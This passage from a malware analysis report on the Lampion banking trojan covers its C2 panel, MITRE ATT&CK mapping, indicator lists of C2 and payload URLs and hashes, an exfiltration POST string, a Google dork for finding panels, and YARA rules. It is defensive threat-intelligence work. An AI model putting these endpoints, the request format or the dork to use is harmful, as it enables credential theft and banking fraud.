C:\Windows\System32\drivers\etc\hosts
```

During malware execution, we verify that it collects data from clipboard, disk, browsers, and sends the details via a request to the C2 server available on the Internet.




Figure 33: *POST request sent to the C2 available online with details about the victim's computer.*

Lampion – C2 portal

On server C2, a portal is available that we did not have access to, however, it was possible to collect some interesting details.

An interesting indicator is that this banking trojan does not have a high detection rate, and can easily run and make persistent on victims' computers.

For example, the URL where the victim data is sent (the POST request) is not identified as malicious by the antivirus agents at the moment of writing this report.




Figure 34: *C2 server not detected on VirusTotal.*

As shown, the login page this panel can be accessed and a username and password are required.




Figure 35: *Login page of C2 panel.*

Based on some paths available on the server-side, we can find that this is a portal already known and shared in the past by David Montenegro along his analysis.




Figure 36: *Details on the C2 portal (flags that identified the victim's origin).*

> Brazilian Malware Banking … 🤔🤔🤔 pic.twitter.com/ITVe4r6bvV
>
> — David Montenegro (@CryptoInsane) September 20, 2018

As observed, the panel has details about the victim, namely:

- **Country;**
- **Date and hour of access;**
- **Operating System;**
- **Computer Name;**
- **Installed antivirus engine;**

- **Version; and**
- **Plugin.**




Figure 37: *Images about the potential C2 portal.*




Figure 38: *Lampion overlay screens (courtesy of MillenniumBCP -Portugal).*

We contacted Amazon Web Services (AWS) to decommission the domains and C2 server before publishing the article, ensuring, thus, that the threat has been contained in a good way and by preserving the victim's information. Nonetheless, malicious endpoints are still active at the moment of writing this report.

Lampion – Mitre Att&ck Matrix

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Hooking 1	Hooking 1	Masquerading 1	Hooking 1	Virtualization/Sandbox Evasion 2 3	Application Deployment Software	Data from Local System	Data Compressed	Standard Cryptographic Protocol 2
Replication Through Removable Media	PowerShell 1	Startup Items 1	Startup Items 1	Software Packing 1	Network Sniffing	Process Discovery 2	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Standard Non-Application Layer Protocol 2
External Remote Services	Scripting 4 2 1	Registry Run Keys / Startup Folder 2	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 3	Input Capture	Application Window Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Application Layer Protocol 1 3
Drive-by Compromise	Exploitation for Client Execution 1	System Firmware	DLL Search Order Hijacking	Process Injection 1 1 2	Credentials in Files	Security Software Discovery 3 3 1	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication
Exploit Public-Facing Application	Graphical User Interface 1	Shortcut Modification	File System Permissions Weakness	Scripting 4 2 1	Account Manipulation	Remote System Discovery 1	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol
Spearphishing Link	Graphical User Interface	Modify Existing Service	New Service	Obfuscated Files or Information 2	Brute Force	File and Directory Discovery 1	Third-party Software	Screen Capture	Data Transfer Size Limits	Commonly Used Port
Spearphishing Attachment	Scripting	Path Interception	Scheduled Task	Software Packing	Two-Factor Authentication Interception	System Information Discovery 1 3	Pass the Hash	Email Collection	Exfiltration Over Command and Control Channel	Uncommonly Used Port

Indicators of Compromise (IOCs)

URLs
rebrand[.]ly/mmvk36?
=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB
hxxp[:]//100.26.189.49/PY/App.php?=5wzpz2e7xglkzmh
hxxps[:]//fucktheworld.s3.us-east-2.amazonaws.com/0.zip
hxxps[:]//sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws.com/P-19-2.dll
hxxp[:]//18.219.52.4/PT/VaiPostaProPai.php

Hashes
e7bdce5505ee263530dea04c2fdc661f (FacturaNovembro-4492154-2019-10_8.zip)
deb80a47496857e24c0bc57873b25707 (Politica de Protecao de Dados - ST-8)
51fbca86a499c55ce31179fc36e0d889 (FacturaNovembro-4492154-2019-10_8.pdf)
3350e74a4cfa020f9b256194eae25c12 (FacturaNovembro-4492154-2019-10_8.vbs)
18977c78983d5e3f59531bd6654ad20f (P-19-2.dll | P-19.2.exe - Lampion)
76eed98b40db9ad3dc1b10c80e957ba1 (你的一群葡萄牙人的吸盘)

C2
hxxp[:]//18.219.52.4/PT/VaiPostaProPai.php
hxxp[:]//18.219.52.4/PT/index.php
hxxp[:]//18.219.52.4/PT/admin.php
hxxp[:]//18.219.52.4/PT/png/pt.png
hxxp[:]//18.219.52.4/PT/SO/
18[.]219.52.4/PT/painelADM.php
18[.]219.52.4/PT/painel.php

$_POST=&plug=NAO&sowin=Windows%207%20Home%20Premium%20-%206.1%20-%207601

-----/-----------/-----------/---------
New Wave/samples 01-12-2020
----/------------/------------/--------
C2
hxxp://18.217.136[.]142
/PTG/PostaEstaPorra.php?
plug=NAO&GBS=&SYS=Microsoft%20Windows%207%20Professional%20&USERPC=admin%20-%20USER-
PC&AVS=&NAV=IE&ORI=CA.1.0
hxxps://guridosinferno.s3.us-east-2[.]amazonaws.com
hxxps://sdufyuidgfysviuvsdiufsdg04g.s3.us-east-2.amazonaws[.]com

Hashes
65283458b84abbb4859e69367cf2b6db
6a55add166979082c4a5771ce7088c7d

-----/--------/--------/--------------
New wave 01-14-2020
------/---------/-------/-------------
From:
[.]pt

Malicious VBS file:
FacturaDezembro-102587-2019-10_2.vbs

URLs:
hXXps://nothingcanstopus.s3.us-east-2[.]amazonaws[.]com/0.zip

hXXps://sdgsdbfabsfuhoiuhfosdpnfsdbc13c.s3.us-east-2[.]amazonaws[.]com/P-13-8.dll
nothingcanstopus.s3.us-east-2[.]amazonaws[.]com / 52.219.100[.]96
sdgsdbfabsfuhoiuhfosdpnfsdbc13c.s3.us-east-2[.]amazonaws[.]com / 52.219.88[.]72

C2:
hxxp[:]//18.217.}136[.142/PTI/index.php
POST /PTI/PostaEstaPorra.php

Hashes:
7d2def754f33b7ff84b69b50f0b2b37a (0.zip)
217f2109bfbbe7cb3bfb0cc2824d9fac (P-13-8.dll)
d7a54b62097678df7ad6a0d2871dc342 (FacturaDezembro-102587-2019-10_2.vbs)

https://urlhaus.abuse.ch/url/288135/
https://urlhaus.abuse.ch/url/288134/

https://pastebin.com/5b0p5Vda

---/---------------/---------------/--
New wave 01-16-2020
/---------------/------------/--------
SHA1: 7c4373ef103fc4f26fb3ef0e67337b2bad28c6a00122eb16560d552bf3666029
Factura-Janeiro-2145892315-2019-10_28.vbs

URLs:
hxxps://fghdsfuoiyiuwjkbsdfguuiosdgc19c.s3.us-east-2.amazonaws[.com/P-19-2.dll
hxxps://nothingcanstopus.s3.us-east-2.amazonaws.]com/0.zip.dll

C2: hxxp[:]//18.217.}136[.142/PTG/index.php
POST /PTI/PostaEstaPorra.php

-----/-----------/------------/----------
New wave 12-02-2020
---------/-------------/-----------/-----
MD5: 0998f6473004e0ba54ead5784ba62db8
VT:
https://www.virustotal.com/gui/file/b1439399ba75857a3d4add37fb9a2cb585ec3bd3bd01c19a1b

URLs:
h}//vrau-x.s3.us-east-2.amazonaws.[com/0.zip
h//oiurx14x.s3.us-east-2.amazonaws.}com/P-14-7.dll

C2:
http:]//13.59.112.]88/NPT/PediuPraPostarPostou.php

----------/---------------/Lampion origin servers - Turkey 27-02-2020 -----/---------
--/--
185[.219.133.128
185[.181.209.7

```
hxxp://185[.181.209.7/005.]php
hxxp://185[.219.133.128/005.]php

Nome do Servidor: Linux portaldasfinancas
[- Foi Tudo sapohha! - By ]

Google-dork
q=+%22Sistema%20Operacional%22%20+%22Endere%C3%A7o%20IP%22%20+%22Software%20usado%22
```

Lampion V2 – IOCs (February 2020)

> [2020-02-13] #Lampion v2 #portugal🇵🇹 #malware #ATA 🧐
> 0998f6473004e0ba54ead5784ba62db8
> h}//vrau-x.s3.us-east-2.amazonaws.[com/0.zip
> h//oiurx14x.s3.us-east-2.amazonaws.}com/P-14-7.dll
> http:]//13.59.112.]88/NPT/PediuPraPostarPostou.php@CNCSgovpt
> @JAMESWT_MHT @malwrhunterteam pic.twitter.com/YKrrHUYqLV
>
> — Pedro Tavares (@sirpedrotavares) February 13, 2020

URL: https://seguranca-informatica.pt/lampion-malware-v2-february-2020

Lampion origin – servers geolocated in Turkey (27th February 2020)

> Lampion malware origin servers geolocated in Turkey

Lampion is back after 3 months (May 2020)

> Trojan Lampion is back after 3 months

Yara rules

```
rule Lampion_VBS_File_Portugal {
  meta:
  description = "Yara rule for Lampion Portugal - December version"
  author = "SI-LAB - https://seguranca-informatica.pt"
  last_updated = "2019-12-28"
  tlp = "white"
  category = "informational"

  strings:
    $lampion_a = {53 65 74 20 76 69 61 64 6f 20 3d 20 63 75 7a 61}
    $lampion_b = {76 69 61 64 6f 2e 57 69 6e 64 6f 77 53 74 79 6c}

  condition:
    all of ($lampion_*)
}


---------------------------------
import "hash"

rule Lampion_DLL_Portugal {
  meta:
  description = "Yara rule for Lampion Portugal - December version"
  author = "SI-LAB - https://seguranca-informatica.pt"
  last_updated = "2019-12-28"
  tlp = "white"
  category = "informational"

  strings:
    $lampion_a = {5468 6973 4269 6368 7400 4669 6c74 6572}

  condition:
    all of ($lampion_*) or
    hash.md5(0, filesize) == "76eed98b40db9ad3dc1b10c80e957ba1"
}


---------------------------
import "hash"

rule Lampion_malware_portugal {
  meta:
  description = "Yara rule for Lampion Portugal - December version"
  author = "SI-LAB - https://seguranca-informatica.pt"
  last_updated = "2019-12-28"
  tlp = "white"
  category = "informational"

  strings:
    $lampion_a = {3f 3f 3f 3f 3f 3f 3f 74 61 3f 3f 3f 3f 3f 3f 00}

  condition:
    all of ($lampion_*) or
    hash.md5(0, filesize) == "18977c78983d5e3f59531bd6654ad20f"
}
```

All yara files available here.

Yara Retro hunt on two multi-scanners

```
348e3fd080c8002b826be2577ffa3bc64f263aa779c9f8ff88e4642c294c4381
418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce787136047
990982736492bfa0b2a39b0fd05959fa92ca3a282e36977a2523b3fe641a4c34
54cce7adca859d6bd85779ec7fa4fc7eb327f5067d25b1dada722ccdcf108281
9e77a03223de62be70afe19961ca8d0b88b46c20c834a5bab30ab3334baa2415
07f5932be35a720a74fc10e7ee6011fa2a8ee4c6df7cf9a6f06bfdc7bd5ec4a1
09d44bdae0db9a91b86831f857efb45b05f62024a9b68c6977502a4dd729af76
33166f904f6820a1ed22c75ead41102ce62dad0070dd314b899ab76b60a21378
0eb71171482dd5db49bae10f9bf55d7bcbf0b4370f4a86654fac9d3bdc6b20ab
f044d1de37ca8903c7bf6038e465bebc0c1ca2c9c8b53e19e1b8226fa820302f
2e77d53186bd0a1a269864aca2369aae7a2629d1914c77bf6bc69e76aac491e2
7c8c4ab0dd084a7e6e784923f1b125e3b6009f75269331639b120641508f7f51
